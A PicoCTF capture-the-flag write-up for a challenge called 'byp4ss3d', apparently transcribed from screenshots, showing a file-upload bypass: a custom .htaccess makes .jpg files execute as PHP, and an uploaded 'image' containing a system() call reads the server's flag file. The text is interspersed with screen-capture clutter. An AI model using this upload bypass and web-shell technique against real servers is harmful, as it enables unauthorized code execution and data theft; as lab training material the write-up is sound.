




# byp4ss3d

- As a piece of advice, use FireFox (Their devTools is better)
- So basically, we'll create a file that is jpg, but contains php script:




- It searches if there any flag related files in the server...
- But the problem is that .htaccess access is forbidden, so we can't actually access it nor see its content...
- Here's the trick:

- We upload it, and this is what we get:



- Now we create a .htaccess file of our own, that describes our "attack.jpg" file as an php and jpg file...



Kali Linux [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d

```
GNU nano 8.4 .htaccess *
<Files "attack.jpg">
AddType application/x-httpd-php .jpg
</Files>
```

Help Write Out Where Is Cut Execute Location M-U Undo M-A Set Mark M-J To Bracket M-B Previous  
Exit Read File Replace Paste Justify Go To Line M-E Redo M-G Copy M-K Where Was M-F Next

Rechercher 15°C 25/01/2026

Kali Linux [En fonction] - Oracle VM VirtualBox


Fichier Machine Écran Entrée Périphériques Aide

capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d


```
(capscorpion142@asaad)~[~/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ touch .htaccess
$ ls -al
total 16
drwxrwxr-x 2 capscorpion142 capscorpion142 4096 Jan 25 15:13 .
drwxrwxr-x 24 capscorpion142 capscorpion142 4096 Jan 25 13:57 ..
-rw-rw-r-- 1 capscorpion142 capscorpion142 56 Jan 25 15:13 attack.jpg
-rw-rw-r-- 1 capscorpion142 capscorpion142 37 Jan 25 15:17 .htaccess
$ nano .htaccess
$ cat .htaccess
<Files "attack.jpg">
AddType application/x-httpd-php .jpg
</Files>
$
```

Rechercher 15°C 25/01/2026


- We're going to resend a request with that .htaccess file




Successfully uploaded!  
Access it at: [images/attack.jpg](http://images/attack.jpg)




- We replace attack.jpg with ".htaccess" that we have in the same folder




Successfully uploaded!  
Access it at: [images/attack.jpg](http://images/attack.jpg)



- Then, we remove the php request line and replace it with the bodynof .htaccess:




Successfully uploaded!  
Access it at: [images/attack.jpg](http://amiable-citadel.picocftf.net:50631/images/attack.jpg)




- We open the link, resend that request with .htaccess file:


At first:



- We can see here that we accessed the server:



- And we notice also that there is a flag file...
- So all we have to do now, is to make another jpg file, and send it, this file must have a php script that displays what's inside that flag.txt file:





```
Kali Linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
1 2 3 4
capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d
File Actions Edit View Help
GNU nano 8.4 readFile.jpg *
<?php echo system("cat /var/www/flag.txt"); ?>

/sys/devices/pnp0/00:04:00:04:00:04:00:04:00:00/tty/ttyS0/flags /sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags /sys/devices/platform/
serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags /sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags /sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags /var/www/flag.txt /var/www/flag.txt

G Help Write Out Where Is Cut Execute Location M-U Undo M-A Set Mark M-J To Bracket M-B Previous
X Exit R Read File N Replace P Paste T Justify C Go To Line M-E Redo M-G Copy B Where Was M-F Next
Rechercher 15°C 16:16 25/01/2026
```

```
Kali Linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
1 2 3 4
capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d
File Actions Edit View Help
(capscorpion142@asaad)~[~/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ touch readFile.jpg
(capscorpion142@asaad)~[~/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ nano readFile.jpg
es/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags /sys/devices/platform/
serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags /sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags /sys/devices/virtual/net/eth0/flags
(capscorpion142@asaad)~[~/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ cat readFile.jpg
<?php echo system("cat /var/www/flag.txt"); ?>
(capscorpion142@asaad)~[~/Autoformation/CTFs/PicoCTF/byp4ss3d]
$
```

- Now we add send it, then resend a new .htaccess file



Successfully uploaded!  
Access it at: [images/readFile.jpg](#)





- In .htaccess, we change attack.jpg to readfile.jpg

```
Kali Linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d

File Actions Edit View Help
GNU nano 8.4 .htaccess
<Files 'attack.jpg'>
AddType application/x-httpd-php .jpg
</Files>

The image 'http://amiable-citadel.pico.tf/net/53200/images/readfile.jpg' cannot be displayed because it contains errors.

[ Read 3 lines ]
Help Write Out Where Is Cut Execute Location Undo Set Mark To Bracket Previous
Exit Read File Replace Paste Justify Go To Line Redo Copy Where Was Next
Rechercher 16:18 25/01/2026
```


```
